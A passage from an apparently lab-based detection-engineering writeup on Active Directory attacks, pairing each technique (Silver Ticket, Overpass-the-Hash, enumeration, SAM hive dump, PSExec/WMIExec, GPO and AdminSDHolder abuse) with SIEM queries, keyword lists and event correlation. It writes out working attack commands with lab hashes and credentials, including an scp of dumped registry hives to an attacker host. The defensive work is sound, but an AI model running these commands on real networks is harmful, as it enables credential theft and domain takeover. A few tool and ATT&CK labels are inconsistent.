- MITRE ATT&CK ID: T1558.002 (Steal or Forge Kerberos Tickets: Silver Ticket)
- Phase: Credential Access / Lateral Movement
Execution Summary
Tool Used: Mimikatz
Command Example:
# Forge and inject a service ticket (Silver Ticket) for CIFS access on DC01
kerberos::golden /user:Administrator /domain:corp.local /sid:S-1-5-21-... /rc4:<NTLM hash> /sname:cifs/DC01.corp.local /id:500 /ptt

# Confirm ticket injection
kerberos::list
Adversary Objectives
- Forge a service-specific Kerberos ticket for stealthy authentication
- Bypass Domain Controller detection by avoiding KDC communications
Execution Context
- Privileges Required: NTLM hash of the target service account
- Target Systems: Kerberos-enabled services (CIFS, HTTP, HOST, etc.)
Detection Strategy
Log Sources
- Windows Security Event Log
Detection Logic
Query 1 – Suspicious 4624 Kerberos Logon:
event.code: 4624
AND winlog.event_data.LogonType: 3
AND winlog.event_data.AuthenticationPackageName: "Kerberos"
AND winlog.event_data.LogonProcessName: "Kerberos"
AND winlog.event_data.TargetUserName: "Administrator"
AND winlog.event_data.IpAddress: "192.168.0.28"
AND winlog.event_data.ProcessId: "0x0"
AND winlog.event_data.KeyLength: "0"
Query 2 – No Matching Ticket Events:
Correlate by searching for Event ID 4768 or 4769 for the same TargetUserName and IP within ~1–2 minutes.
If no matching events are found, suspect Silver Ticket abuse.
Investigation Chain
| Step | Investigation Step | Detection Context |
|---|---|---|
| 1 | 4624 – Kerberos logon with ProcessId 0x0 and KeyLength 0 | Forged service ticket used locally |
| 2 | No matching 4768 or 4769 events | Confirms bypass of KDC communication |
| 3 | TargetUserName is privileged or service-aligned | Shows ticket abuse for lateral service access |
| 4 | Resource access (e.g., \DC01\C$) from forged session | Validates forged TGS was used successfully |
Detection Notes
- A Kerberos 4624 logon with ProcessId = 0x0 and KeyLength = 0 is highly abnormal
- Absence of legitimate ticket-granting events (4768/4769) strengthens suspicion of forgery
Attack Testing Evidence
Command Executed
kerberos::golden /user:Administrator /domain:corp.local /rc4:31d6cfe0d16ae931b73c59d7e0c089c0 /service:cifs /target:DC01.corp.local /sid:S-1-5-21-3268981039-1285789266-758775044 /ticket:silver.kirbi /ptt
Partial Output
Ticket successfully injected using /ptt
Service accessed: \\DC01\C$ using forged TGS
Event Log Observation
- Event ID 4624 generated for Administrator
- ProcessId: 0x0
- KeyLength: 0
- Source IP: 192.168.0.28
- No corresponding Event ID 4768 or 4769 found within the timeframe
Detection Result
Detection correlation confirmed through:
- Anomalous Kerberos network logon (4624 with 0x0 ProcessId and KeyLength 0)
- Absence of any preceding Kerberos ticket requests (4768/4769)
- Direct service ticket injection against a Kerberos-enabled service without KDC interaction
Improvements
- Correlate 4624 Kerberos logons with absence of preceding 4768 and 4769 events
- Tune alerts to minimize false positives from legitimate service interactions
- Enrich detections with service type targeting (e.g., CIFS, HTTP) when possible
Detection Caveats
- Forged Silver Tickets may present slightly different KeyLength or ProcessId values if crafted with custom tooling to bypass naïve detection
- Legitimate service accounts or misconfigured Kerberos applications may generate 4624 events with 0x0 ProcessId and 0 KeyLength without malicious activity
- Some Silver Ticket attacks could forge only partial service tickets, requiring broader behavioral analytics
- Detection assumes Kerberos logons occur within standard ticket lifetime windows (~5 minutes); extreme time skew or service delays may affect correlation
9. Overpass-the-Hash (O-PtH)
Attack Explanation
Overpass-the-Hash (also known as Pass-the-Key) allows attackers to impersonate a domain user by forging a Kerberos TGT using their NTLM hash without needing the plaintext password.
Using tools like Mimikatz or Rubeus, attackers inject a forged TGT into memory and request service tickets (TGS), enabling Kerberos-authenticated lateral movement while avoiding NTLM logon artifacts.
Connection to Detection Mechanism
Overpass-the-Hash detection relies on correlating several unusual artifacts:
- A TGT request (Event ID 4768) using RC4 encryption (TicketEncryptionType 0x17) with rare TicketOptions (
0x40800010- Forwardable, Renewable, Proxiable) - A corresponding TGS request (Event ID 4769) from the same IP address and user
- A Kerberos network logon (Event ID 4624) linked by consistent LogonGuid values
This chain of events is highly indicative of forged TGT creation and usage typical of Overpass-the-Hash attacks.
Tactic/Technique
- MITRE ATT&CK ID: T1550.002 (Use Alternate Authentication Material: Overpass-the-Hash)
- Phase: Credential Access / Lateral Movement
Execution Summary
Tool Used: Mimikatz
Command Example:
# Request a TGT using only an NTLM hash (no plaintext password)
Rubeus.exe asktgt /user:Administrator /domain:corp.local /rc4:b3c9c1f2cd4548542c855c7a775ca46e /ptt

# View the injected TGT
Rubeus.exe klist
Adversary Objectives
- Forge a valid TGT to access Kerberos resources
- Perform stealthy lateral movement without NTLM event artifacts
Execution Context
- Privileges Required: NTLM or AES256 hash of a privileged user
- Target Systems: Domain-joined hosts or services using Kerberos authentication
Detection Strategy
Log Sources
- Windows Security Event Log
Detection Logic
Query 1 – TGT Request with Overpass Indicators:
event.code: "4768" AND
winlog.event_data.TargetUserName: "Administrator" AND
winlog.event_data.TicketEncryptionType: "0x17" AND
winlog.event_data.TicketOptions: "0x40800010"
Query 2 – TGS Request Following Forged TGT:
event.code: 4769 AND
winlog.event_data.TargetUserName: "Administrator@CORP.LOCAL" AND
winlog.event_data.IpAddress: "::ffff:192.168.0.28" AND
winlog.event_data.TicketEncryptionType: "0x12"
Query 3 – Logon Using Forged Tickets:
event.code: 4624 AND
winlog.event_data.LogonGuid: "{e11813f7-f0e8-1275-8ee8-725ffd1c69cc}" AND
winlog.event_data.TargetUserName: "Administrator" AND
winlog.event_data.IpAddress: "192.168.0.28"
Investigation Chain
| Step | Investigation Step | Detection Context |
|---|---|---|
| 1 | 4768 – TGT request using RC4 and rare TicketOptions (0x40800010) | Unusual forging of TGT using NTLM hash |
| 2 | 4769 – TGS request shortly after from same host | Service ticket request following forged TGT |
| 3 | 4624 – Kerberos logon with matching LogonGuid and source IP | Confirms successful logon using forged Kerberos ticket |
| 4 | No prior 4776 (NTLM) activity | Indicates attack used Kerberos path, not traditional NTLM logon |
Detection Notes
- GUID correlation between 4768 → 4769 → 4624 events strengthens detection confidence
- TicketOptions
0x40800010is rare and should raise alerts when seen in TGT requests
Attack Testing Evidence
Command Executed
# Request a TGT using only an NTLM hash (no plaintext password)
Rubeus.exe asktgt /user:Administrator /domain:corp.local /rc4:b3c9c1f2cd4548542c855c7a775ca46e /ptt

# View the injected TGT
Rubeus.exe klist
Partial Output
Injected a forged TGT into current session
mimikatz # kerberos::list → shows ticket for Administrator with Forwardable, Renewable, and Proxiable flags
Event Log Observation
- 4768 (TGT request) observed from attacker's IP
- 4769 (TGS request) immediately followed
- 4624 (Kerberos network logon) linked by the same LogonGuid and IP
Detection Result
Detection successfully triggered based on:
- TGT forging artifacts
- TGS service ticket request patterns
- Correlated Kerberos network logon
Overpass-the-Hash attack confirmed through multi-event correlation.
Improvements
- Enrich detections with stronger GUID correlation across TGT → TGS → Logon events
- Alert on rare TicketOptions (such as
0x40800010) in 4768 events outside typical flows - Expand monitoring to flag Kerberos activity lacking prior NTLM password authentication (absence of Event ID 4776)
Detection Caveats
- Detection relies on observing specific Kerberos authentication sequences (4624, 4768, 4769); gaps in logging may hinder correlation
- This detection assumes attackers use RC4 (
TicketEncryptionType 0x17); forged TGTs with AES encryption or modified tooling could evade simple checks - Hardcoded usernames, IP addresses, and GUIDs from lab environments must be generalized for production deployments
- Full detection requires correlating Kerberos logons (4624) that lack corresponding NTLM Authentication (4776) events
- Some Overpass-the-Hash variations may forge only TGS tickets directly, requiring expanded behavioral analytics on TGS issuance patterns
Lab Validation Note
For lab validation, the Overpass-the-Hash attack was reconstructed across Event IDs 4768 → 4769 → 4624, using consistent LogonGuid values to ensure correlation across ticket issuance and logon.
Production Detection Note
In a real-world environment, generalized detection focuses on identifying Kerberos network logons (4624) that occur without prior password-based authentication (absence of Event ID 4776), regardless of specific GUIDs, usernames, or IP addresses.
Generalized Production Query
event.code: "4624" AND
winlog.event_data.LogonType: ("3" OR "10") AND
winlog.event_data.AuthenticationPackageName: "Kerberos" AND
NOT winlog.event_data.SubjectUserName: "*$"
10. LDAP Enumeration
Attack Explanation
LDAP Enumeration is used by attackers to gather detailed information about users, computers, groups, trusts, and ACLs in Active Directory. Tools like PowerView, BloodHound, and ADRecon automate this process through standard LDAP queries and scripts, often without needing elevated privileges.
This reconnaissance phase is critical for attackers to map out privilege escalation paths and identify targets for lateral movement or domain dominance.
Connection to Detection Mechanism
LDAP Enumeration can be detected through:
- Event ID 4104 (Script Block Logging) when enumeration commands are executed via PowerShell
- Event ID 4662 (DS object access) showing unusual LDAP access patterns
Enumeration tools often leave signatures in the ScriptBlockText, such as Get-Domain*, Invoke-Recon, or Find-LocalAdminAccess. Detecting these patterns helps surface unauthorized domain mapping activity.
Tactic/Technique
- MITRE ATT&CK ID: T1615 (Group Policy Preferences)
- Phase: Discovery
Execution Summary
Tool Used: PowerView, BloodHound, ADRecon
Command Examples:
Get-DomainUser
Get-DomainComputer
Find-LocalAdminAccess
Invoke-ACLScanner
Adversary Objectives
- Discover user privileges, domain trusts, and exploitable ACLs
- Build a graph of reachable targets for escalation
Execution Context
- Privileges Required: Authenticated domain user (no elevated rights needed)
- Target Systems: Domain Controllers and any AD-connected system
Detection Strategy
Log Sources
- Windows Security Event Log
- PowerShell Script Block Logging
Detection Logic
Query 1 – PowerShell ScriptBlock Enumeration:
winlog.event_id: 4104 AND winlog.event_data.ScriptBlockText: (
  *Get-DomainUser* OR
  *Get-DomainComputer* OR
  *Get-DomainGroup* OR
  *Get-DomainTrust* OR
  *Get-ADUser* OR
  *Get-ADComputer* OR
  *Get-ADGroup* OR
  *net group* OR
  *net user* OR
  *net view* OR
  *Invoke-ACLScanner* OR
  *Find-LocalAdminAccess* OR
  *Invoke-Recon* OR
  *Get-NetDomain* OR
  *Get-NetUser* OR
  *Get-NetGroup* OR
  *Get-ObjectAcl*
)
Query 2 – Generic LDAP Enumeration via Access Logs:
event.code: 4662 AND winlog.channel: "Security" AND
winlog.event_data.ObjectServer: "DS" AND
winlog.event_data.AccessMask: "0x100" AND
NOT winlog.event_data.SubjectUserSid: "S-1-5-18"
Investigation Chain
| Step | Investigation Step | Detection Context |
|---|---|---|
| 1 | 4104 – PowerShell ScriptBlock logging with Get-Domain*, net user, etc. | Common enumeration commands |
| 2 | 4662 – Directory Services object access with AccessMask 0x100 | Accessing AD data for recon |
| 3 | Filter out SubjectUserSid S-1-5-18 (SYSTEM) | Eliminates expected access from domain controllers |
| 4 | Correlate tools used (e.g., PowerView, ADRecon) | Connects behavior to known recon utilities |
Detection Notes
- Focuses on detection of standard enumeration commands and access to Directory Services objects
- Excludes SYSTEM account activity to reduce noise
Attack Testing Evidence
Command Executed
Get-DomainUser
SharpHound.exe -c All
Partial Output
ObjectClass : user
samAccountName : jsmith
memberOf : CN=Domain Users,CN=Users,DC=corp,DC=local
Event Log Observation
- 4104 script block logs contained ACLScanner, Get-Domain* calls
- 4662 logs showed DS access from non-DC host using regular user credentials
Detection Result
Detection successfully triggered based on:
- Script execution of enumeration tooling captured in Script Block logs
- Directory Services access attempts flagged through 4662 events
Improvements
- Correlate enumeration activity with host privilege level and session context to detect escalation mapping
- Tune detection by excluding known safe scripts and filtering out SYSTEM-initiated activities
11. Net & RPC Enumeration
Attack Explanation
Net and RPC enumeration is used by adversaries to gather information about domain users, groups, shares, and services without authenticating. Tools like net user, net group, and CrackMapExec often perform this activity early in an engagement to identify targets and assess exposure anonymously or with low-privilege accounts.
This technique can identify administrative shares (like ADMIN$), privileged groups, or validate successful SMB-based enumeration paths.
Connection to Detection Mechanism
Detection relies on identifying:
- SMB logons from non-domain IPs
- Use of anonymous logon sessions
- Net* enumeration tools triggering Event ID 4624 with LogonType 3 and LogonProcessName: NtLmSsp
- Share access to ADMIN$ or IPC$ from suspicious or non-domain sources
These behaviors are commonly seen in attacker tooling like CrackMapExec and match known reconnaissance behaviors from red teams and malware alike.
Tactic/Technique
- MITRE ATT&CK ID: T1021.002 (Remote Services: SMB/Windows Admin Shares)
- Phase: Discovery / Lateral Movement
Execution Summary
Tool Used: CrackMapExec, net.exe
Command Examples:
# Enumerate network shares and users with anonymous null session
crackmapexec smb 192.168.0.22 -u "" -p "" --shares
net user /domain
net group "Domain Admins" /domain
Adversary Objectives
- Enumerate users and groups
- Identify privileged accounts and exposed shares
- Assess attack surface for lateral movement
Execution Context
- Privileges Required: Often none (anonymous access)
- Target Systems: Domain Controllers or SMB-exposed systems
Detection Strategy
Log Sources
- Windows Security Log
- Sysmon (optional for share access tracking)
Detection Logic
Query 1 – Anonymous SMB Logon from Non-Domain IP:
event.code: 4624 AND
winlog.event_data.LogonType: "3" AND
winlog.event_data.IpAddress: "192.168.0.18" AND
agent.hostname: "DC01"
Query 2 – Net or RPC Enumeration by Attacker User:
event.code: 4624 AND
winlog.event_data.LogonType: "3" AND
agent.hostname: "DC01" AND
(
  winlog.event_data.TargetUserName: "ANONYMOUS LOGON" OR
  winlog.event_data.LogonProcessName: "NtLmSsp "
)
Investigation Chain
| Step | Investigation Step | Detection Context |
|---|---|---|
| 1 | 4624 – LogonType 3 with LogonProcessName: NtLmSsp | Indicates SMB session setup |
| 2 | TargetUserName is ANONYMOUS LOGON or null session | Suggests unauthenticated or low-auth recon |
| 3 | Access from non-domain IP (e.g., attacker-controlled) | Indicates external enumeration attempt |
| 4 | Correlate use of net user, net group, or crackmapexec | Validates active Net or RPC enumeration behavior |
Detection Notes
- Focuses on identifying anonymous enumeration patterns typical of early-stage recon
- Monitoring IPC$ and ADMIN$ share access attempts can enhance detection coverage
Attack Testing Evidence
Command Executed
enum4linux-ng -A 192.168.0.22 -u attacker -p 'Password123!'
crackmapexec smb 192.168.0.22
crackmapexec smb 192.168.0.22 -u attacker -p 'Password123!'
crackmapexec smb 192.168.0.22 -u attacker -p 'Password123!' --shares
crackmapexec smb 192.168.0.22 -u attacker -p 'Password123!' --users
crackmapexec smb 192.168.0.22 -u attacker -p 'Password123!' --groups
crackmapexec smb 192.168.0.22 -u attacker -p 'Password123!' --sessions
crackmapexec smb 192.168.0.22 -u attacker -p 'Password123!' --loggedon-users
Event Log Observation
- 4624 events from 192.168.0.18 with LogonType 3
- LogonProcessName: NtLmSsp
- TargetUserName: ANONYMOUS LOGON
Detection Result
Detection successfully triggered based on:
- Anonymous SMB enumeration from attacker IP
- Validation of enumeration paths targeting domain controllers
Improvements
- Tune detection by correlating IP addresses with known non-domain systems
- Set alerts on repeated anonymous logons to sensitive shares like IPC$ or ADMIN$
12. BloodHound Recon
Attack Explanation
BloodHound is a graph-based Active Directory enumeration tool that maps out privilege relationships and attack paths within a domain. It uses SharpHound to collect data through LDAP, SMB, and Win32 APIs, allowing attackers to visualize escalation routes to domain dominance.
Because it performs mass queries and object enumeration, BloodHound generates noisy LDAP traffic and leaves artifacts that can be detected with event correlation.
Connection to Detection Mechanism
Detection focuses on volume and access pattern anomalies:
- Event ID 4662 (Directory object access) for specific AD object types such as users, groups, ACLs
- Exclusion of SYSTEM SIDs and known administrative hosts
- Rapid, repeated queries from a single host using a low-privileged user
- File share access to IPC$ from non-DC systems
These indicators reveal enumeration and ACL analysis consistent with SharpHound data collection.
Tactic/Technique
- MITRE ATT&CK ID: T1482 (Domain Trust Discovery)
- Phase: Discovery
Execution Summary
Tool Used: SharpHound (BloodHound collector)
Command Example:
# Execute SharpHound to collect AD object and ACL data
SharpHound.exe -c all -d corp.local -v
Adversary Objectives
- Enumerate ACLs, group memberships, sessions, trusts, and relationships
- Map attack paths to Domain Admin or Tier 0 assets
Execution Context
- Privileges Required: Standard authenticated user
- Target Systems: Domain Controller, domain-connected systems
Detection Strategy
Log Sources
- Windows Security Log
Detection Logic
Query 1 – High-Volume Directory Access with Critical ObjectType GUIDs:
event.code: "4662" AND
winlog.channel: "Security" AND
winlog.event_data.ObjectServer: "DS" AND
winlog.event_data.AccessMask: "0x100" AND
(
  winlog.event_data.ObjectType: "%{19195a5b-6da0-11d0-afd3-00c04fd930c9}" OR
  winlog.event_data.ObjectType: "%{bf9679c0-0de6-11d0-a285-00aa003049e2}" OR
  winlog.event_data.ObjectType: "%{bf967a86-0de6-11d0-a285-00aa003049e2}"
) AND
NOT winlog.event_data.SubjectUserSid: "S-1-5-18"
Query 2 – IPC$ Access from Non-SYSTEM, Non-DC Hosts:
event.code: 5140 AND
winlog.event_data.ShareName : "\\\\*\\IPC$" AND
NOT winlog.event_data.SubjectUserSid: "S-1-5-18" AND
NOT winlog.event_data.SubjectUserName.keyword: "DC01$"
Query 3 – SYSTEM Context BloodHound Scanning:
event.code: 5140 AND
winlog.event_data.ShareName : "\\\\*\\IPC$" AND
winlog.event_data.SubjectUserName: *$* AND
NOT winlog.event_data.SubjectUserSid: "S-1-5-18"
Investigation Chain
| Step | Investigation Step | Detection Context |
|---|---|---|
| 1 | 4662 – Directory Services access for AD objects (e.g., group/user GUIDs) | Captures LDAP-based object enumeration |
| 2 | 5140 – Share access to IPC$ from user context | Indicates SMB sessions used by SharpHound |
| 3 | 5140 – IPC$ access also from SYSTEM account on workstation | Confirms SharpHound SYSTEM collection mode |
| 4 | High event volume from a single host | Shows bulk data collection consistent with BloodHound scans |
Detection Notes
- 4662 object access volume and object types point to BloodHound's enumeration phase
- 5140 share accesses to IPC$ from unusual sources distinguish BloodHound behavior from regular administrative access
Attack Testing Evidence
Command Executed
# Execute SharpHound to collect AD object and ACL data
SharpHound.exe -c all -d corp.local -v
Event Log Observation
- 4662 events with high-value ObjectType GUIDs from a non-DC workstation
- 5140 events showing IPC$ access from SYSTEM context and regular user context
Detection Result
Detection successfully triggered based on:
- ACL object enumeration volume
- Excessive IPC$ share use patterns
- Differentiation between SYSTEM and user-based BloodHound activity
Improvements
- Profile normal 4662/5140 event volume thresholds per user and host to better detect spikes
- Tune false positives by tracking known BloodHound binary signatures and hashes in the environment
13. SAM Dump
Attack Explanation
Dumping the Security Account Manager (SAM) database allows attackers to extract local account credentials from a compromised Windows system. Tools like reg.exe can be used to save a copy of the SAM, SYSTEM, and SECURITY hives, which are later parsed with tools like Mimikatz or secretsdump.py to recover password hashes.
This technique is particularly useful when targeting standalone systems or moving laterally to harvest additional credentials.
Connection to Detection Mechanism
The detection focuses on identifying registry access and dump behaviors:
- PowerShell script block logging (Event ID 4104) invoking
reg save - File creation events for
SAM.saveor related registry hive exports - Use of
reg.exeas the parent process for file operations targeting SAM paths
These behaviors are low-noise in most environments and indicative of credential dumping attempts.
Tactic/Technique
- MITRE ATT&CK ID: T1003 (OS Credential Dumping)
- Phase: Credential Access
Execution Summary
Tool Used: reg.exe, Mimikatz, secretsdump.py
Command Examples:
reg save HKLM\SAM C:\Temp\SAM.save
reg save HKLM\SYSTEM C:\Temp\SYSTEM.save
Adversary Objectives
- Extract local user password hashes
- Use hashes for offline cracking or Pass-the-Hash attacks
Execution Context
- Privileges Required: Administrator on the local system
- Target Systems: Any Windows machine
Detection Strategy
Log Sources
- PowerShell Operational Log (Event ID 4104)
- Sysmon FileCreate events (Event ID 11)
Detection Logic
Query 1 – Registry Save Attempt via PowerShell:
event.code: 4104 AND winlog.event_data.ScriptBlockText: *reg save*
Query 2 – File Creation of SAM Hive Copy:
event.code: 11 AND winlog.event_data.TargetFilename: *\\SAM.save* AND winlog.event_data.Image: "C:\\Windows\\system32\\reg.exe"
Investigation Chain
| Step | Investigation Step | Detection Context |
|---|---|---|
| 1 | 4104 – PowerShell script creating registry hive copies | Shows registry dumping activity |
| 2 | 4663 or Sysmon Event ID 11 – File write of sam, system, or security hives | Captures file artifact creation |
| 3 | Transfer of .hiv, .reg, or .zip files | Indicates possible exfiltration |
| 4 | Correlate process lineage (PowerShell → reg.exe or copy → scp) | Confirms attacker-controlled dump path |
Detection Notes
- Captures attempts to export sensitive registry hives
- Combines script execution and file creation for stronger detection fidelity
Attack Testing Evidence
Command Executed
# Save registry hives needed to extract local SAM hashes
reg save HKLM\\SAM sam.save
reg save HKLM\\SYSTEM system.save
reg save HKLM\\SECURITY security.save

# Archive and extract for offline analysis
Compress-Archive -Path .\\sam.save, .\\system.save, .\\security.save -DestinationPath samdump.zip
scp samdump.zip kali@192.168.0.18:/tmp/

# Extract password hashes locally using Impacket
secretsdump.py -sam sam.save -system system.save -security security.save LOCAL
Event Log Observation
- Event ID 4104 showing
reg savescript block execution - Event ID 11 showing file creation of
C:\Temp\SAM.savebyreg.exe
Detection Result
Detection successfully triggered based on:
- Registry hive save activity from
reg.exe - Logged script block execution and file write targeting sensitive registry paths
Improvements
- Correlate Event ID 4104 and Event ID 11 events involving
reg.exefor hive dumps - Alert on file creation targeting sensitive hive paths (SAM, SYSTEM, SECURITY)
14. PSExec / WMIExec
Attack Explanation
PSExec and WMIExec are common lateral movement tools that allow attackers to remotely execute commands on a Windows system. PSExec works by installing a service on the remote machine and communicating over SMB, while WMIExec leverages Windows Management Instrumentation for command execution.
These tools are frequently used by red teams, threat actors, and malware alike, particularly because they blend with administrative behavior if not carefully monitored.
Connection to Detection Mechanism
Detection relies on identifying:
- LogonType 3 events from attacker IPs using privileged credentials
- Use of NTLM authentication
- ProcessId and ProcessName set to zero or hyphen (indicating remote execution)
- Service install events (Event ID 7045) with suspicious attributes
- Share access to ADMIN$ during lateral execution
These signals, when chained, strongly suggest remote administrative tool usage.
Tactic/Technique
- MITRE ATT&CK ID: T1021.002 (Remote Services: SMB/Windows Admin Shares)
- Phase: Lateral Movement
Execution Summary
Tool Used: CrackMapExec, PSExec, WMIExec
Command Example:
crackmapexec smb 192.168.0.22 -u attacker -p 'Password123!' --exec-method smbexec
Adversary Objectives
- Remotely execute commands as privileged user
- Expand access laterally across hosts
Execution Context
- Privileges Required: Administrator on target machine
- Target Systems: Windows workstations or servers with SMB/WMI enabled
Detection Strategy
Log Sources
- Windows Security Log
- System Log (for service creation events)
Detection Logic
Query 1 – Remote Logon with NTLM, No Process Info:
event.code: 4624 AND
winlog.event_data.LogonType: "3" AND
winlog.event_data.IpAddress: "192.168.0.18" AND
winlog.event_data.TargetUserName: "attacker" AND
winlog.event_data.AuthenticationPackageName: "NTLM" AND
winlog.event_data.ElevatedToken: "%%1842" AND
winlog.event_data.SubjectUserSid: "S-1-0-0" AND
winlog.event_data.ProcessId: "0x0" AND
winlog.event_data.ProcessName: "-"
Query 2 – Service Install with Demand Start by LocalSystem:
event.code: 7045 AND
winlog.event_data.StartType: "demand start" AND
winlog.event_data.AccountName: "LocalSystem" AND
NOT winlog.user.name: "SYSTEM"
Query 3 – ADMIN$ Share Access from Attacker Host:
event.code: 5140 AND
winlog.event_data.ShareName: "\\\\*\\ADMIN$" AND
NOT winlog.event_data.SubjectUserSid: "S-1-5-18" AND
winlog.event_data.ShareLocalPath: "\\??\\C:\\Windows" AND
NOT winlog.event_data.SubjectUserName.keyword: "*$"
Query 4 – WMIExec Detection via NTLM Logon with SYSTEM Context:
event.code: 4624 AND
winlog.event_data.LogonType: "3" AND
winlog.event_data.AuthenticationPackageName: "NTLM" AND
winlog.event_data.LogonProcessName: "NtLmSsp " AND
winlog.event_data.ElevatedToken: "%%1842" AND
winlog.event_data.IpAddress: "192.168.0.18" AND
winlog.event_data.TargetUserName: ("Administrator" OR "domain-admin" OR "svc-*") AND
winlog.event_data.SubjectUserSid: "S-1-0-0" AND
winlog.event_data.ProcessId: "0x0"
Query 5 – ADMIN$ Share Access, No System Account:
event.code: 5140 AND
winlog.event_data.ShareName: "\\\\*\\ADMIN$" AND
winlog.event_data.AccessMask: "0x1" AND
NOT winlog.event_data.SubjectUserSid: "S-1-5-18" AND
NOT winlog.event_data.SubjectUserName.keyword: "*$" AND
NOT winlog.event_data.IpAddress: "127.0.0.1"
Investigation Chain
| Step | Investigation Step | Detection Context |
|---|---|---|
| 1 | 4624 – LogonType 3 with NTLM from attacker IP | Network logon via tool like PSExec |
| 2 | 7045 – New service installed with binary path pointing to attacker payload | PSExec installs a temporary service |
| 3 | 5140 – ADMIN$ access from attacker IP | File drop location for PSExec |
| 4 | 4624 – LogonType 3 with SYSTEM user, matching WMIExec behavior | Indicates SYSTEM-level execution with WMI service calls |
Detection Notes
- Remote logons with NTLM authentication, missing process info, and ADMIN$ access indicate PSExec/WMIExec usage
- Service creation detection helps distinguish PSExec behavior from other lateral tools
Attack Testing Evidence
Command Executed
# Remote execution with PSExec using cleartext credentials
psexec.py 'corp.local/attacker:Password123!@192.168.0.28'

# Remote execution using WMIExec (semi-interactive shell)
wmiexec.py 'corp.local/attacker:Password123!@192.168.0.28'
Partial Output
[*] Requesting shares on 192.168.0.28.....
[*] Found writable share ADMIN$
[*] Uploading file aoADzKuT.exe
[*] Opening SVCManager on 192.168.0.28.....
[*] Creating service bBJn on 192.168.0.28.....
[*] Starting service bBJn.....

[*] SMBv3.0 dialect used
Event Log Observation
- 4624 events from 192.168.0.18 with no process details
- 7045 events showing random service installed under LocalSystem
- 5140 events showing ADMIN$ access
Detection Result
Detection successfully triggered based on:
- Remote logon with no process context
- Service creation linked to remote execution
- ADMIN$ share access correlated to attacker's IP
Improvements
- Enrich alerts with frequency tracking of service installations
- Add service name entropy scoring to highlight random or suspicious service names
- Correlate service install events with failed and successful remote logon attempts
Detection Caveats
- Detection relies on Event 7045 (Service install) and 4624 logons with no parent process ID; some malware uses named pipes without service creation
- May miss advanced lateral movement tools that use direct named pipe execution or existing services without triggering new service installation events
15. GPO Abuse
Attack Explanation
Group Policy Objects (GPOs) define system configurations across domain-joined machines. Attackers with write access to GPOs can abuse them to assign privileges, run scripts, or configure persistence mechanisms. GPO abuse typically follows privilege escalation, enabling widespread impact by modifying security-sensitive policies.
Tools like PowerView or native PowerShell cmdlets such as Set-GPPermissions or Get-GPPermissions are often used to enumerate and manipulate GPOs during attacks.
Connection to Detection Mechanism
Detection hinges on identifying:
- PowerShell script block logging (Event ID 4104) containing keywords for GPO enumeration or modification
- Keywords such as
Set-GPPermissionsorGet-GPPermissions, which are uncommon in routine administrative operations and often signal intent to modify GPOs
These script block detections can be enriched by correlating with user context and execution host.
Tactic/Technique
- MITRE ATT&CK ID: T1484.001 (Domain Policy Modification: Group Policy Modification)
- Phase: Persistence / Privilege Escalation
Execution Summary
Tool Used: PowerView, PowerShell
Command Example:
Set-GPPermissions -Name "Default Domain Policy" -PermissionLevel GpoApply -TargetName "attacker" -TargetType User
Adversary Objectives
- Modify GPOs to enforce attacker-controlled settings
- Gain persistence or distribute payloads silently
Execution Context
- Privileges Required: GPO write or delegated permissions
- Target Systems: Domain Controllers or policy-managed endpoints
Detection Strategy
Log Sources
- PowerShell Operational Log (Event ID 4104)
Detection Logic
Query 1 – GPO Abuse Keyword - Set-GPPermissions:
event.code: 4104 AND winlog.event_data.ScriptBlockText: *Set-GPPermissions*
Query 2 – GPO Enumeration - Get-GPPermissions:
event.code: 4104 AND winlog.event_data.ScriptBlockText: *Get-GPPermissions*
Investigation Chain
| Step | Investigation Step | Detection Context |
|---|---|---|
| 1 | 4104 – PowerShell command Set-GPPermissions observed | Indicates privilege assignment abuse |
| 2 | 4104 – PowerShell command Get-GPPermissions observed | Suggests reconnaissance or misconfiguration discovery |
| 3 | 4662 – GPO DACL modified | Object access showing ACL changes on GPO |
| 4 | 4732 / 4728 – Group membership changes from GPO push | Confirms policy abuse led to privilege escalation |
Detection Notes
Set-GPPermissionsusage is rare and strongly correlates with unauthorized GPO modification attemptsGet-GPPermissionsenumeration is a reconnaissance indicator for GPO abuse planning
Attack Testing Evidence
Command Executed
# Grant attacker GPO edit rights on the Default Domain Policy
Set-GPPermissions -Name "Default Domain Policy" -TargetName "corp\\attacker" -TargetType User -PermissionLevel GpoEdit

# Validate that the new user has edit rights
Get-GPPermissions -Name "Default Domain Policy" | Where-Object { $_.Trustee.Name -eq "corp\\attacker" }
Partial Output
Not applicable; the command does not generate output unless piped
Event Log Observation
- 4104 events captured showing
Set-GPPermissionscommand execution - Activity originated from user
attackeronWORKSTATION01
Detection Result
Detection successfully triggered based on:
- GPO permission modification attempts captured through script block logging
- Identification of suspicious GPO manipulation by a non-privileged user
Improvements
- Correlate Event ID 4104 detections with 4624 (logon events) to track who executed the scripts and from which machine
- Implement alerts when
GPPermissionsmodifications originate from non-administrative or non-DC workstations
Detection Caveats
- Detection requires Event ID 4104 Script Block Logging enabled at the proper verbosity level
- Environments lacking comprehensive PowerShell logging will have limited visibility into GPO abuse attempts
16. AdminSDHolder Abuse
Attack Explanation
The AdminSDHolder object protects high-privileged groups (like Domain Admins) by enforcing secure ACLs. Every 60 minutes, a background process (SDProp) resets ACLs on protected objects to match AdminSDHolder. Attackers who modify the AdminSDHolder ACL can persistently add themselves (or their backdoor accounts) into protected groups.
This grants stealthy, persistent privileged access—even after group cleanup—because permissions are reapplied regularly.
Connection to Detection Mechanism
Detection focuses on identifying:
- PowerShell script block logging (Event ID 4104) for known abuse commands
- Abuse indicators such as dsacls, AddAccessRule, Set-ADObject, and adminCount
These keywords suggest ACL tampering on protected AD objects. Such detections are rare in benign environments and signal privilege escalation or persistence attempts.
Tactic/Technique
- MITRE ATT&CK ID: T1098.004 (Account Manipulation: Add Administrative Access)
- Phase: Persistence / Privilege Escalation
Execution Summary
Tool Used: PowerShell, PowerView
Command Examples:
dsacls "CN=AdminSDHolder,CN=System,DC=corp,DC=local"
Set-ADObject -Identity "CN=AdminSDHolder,CN=System,DC=corp,DC=local" -Replace @{"adminCount"=1}
Adversary Objectives
- Modify AdminSDHolder ACL to backdoor or persist control of protected groups
- Maintain stealthy, high-privileged access across SDProp cycles
Execution Context
- Privileges Required: Domain Admin or equivalent delegated ACL permissions
- Target Systems: Domain Controllers, AdminSDHolder container
Detection Strategy
Log Sources
- PowerShell Operational Log (Event ID 4104)
Detection Logic
Query 1 – dsacls + AdminSDHolder Manipulation
event.code: 4104 AND winlog.event_data.ScriptBlockText: (*dsacls* AND *AdminSDHolder*)
Query 2 – AddAccessRule Abuse in AdminSDHolder Context:
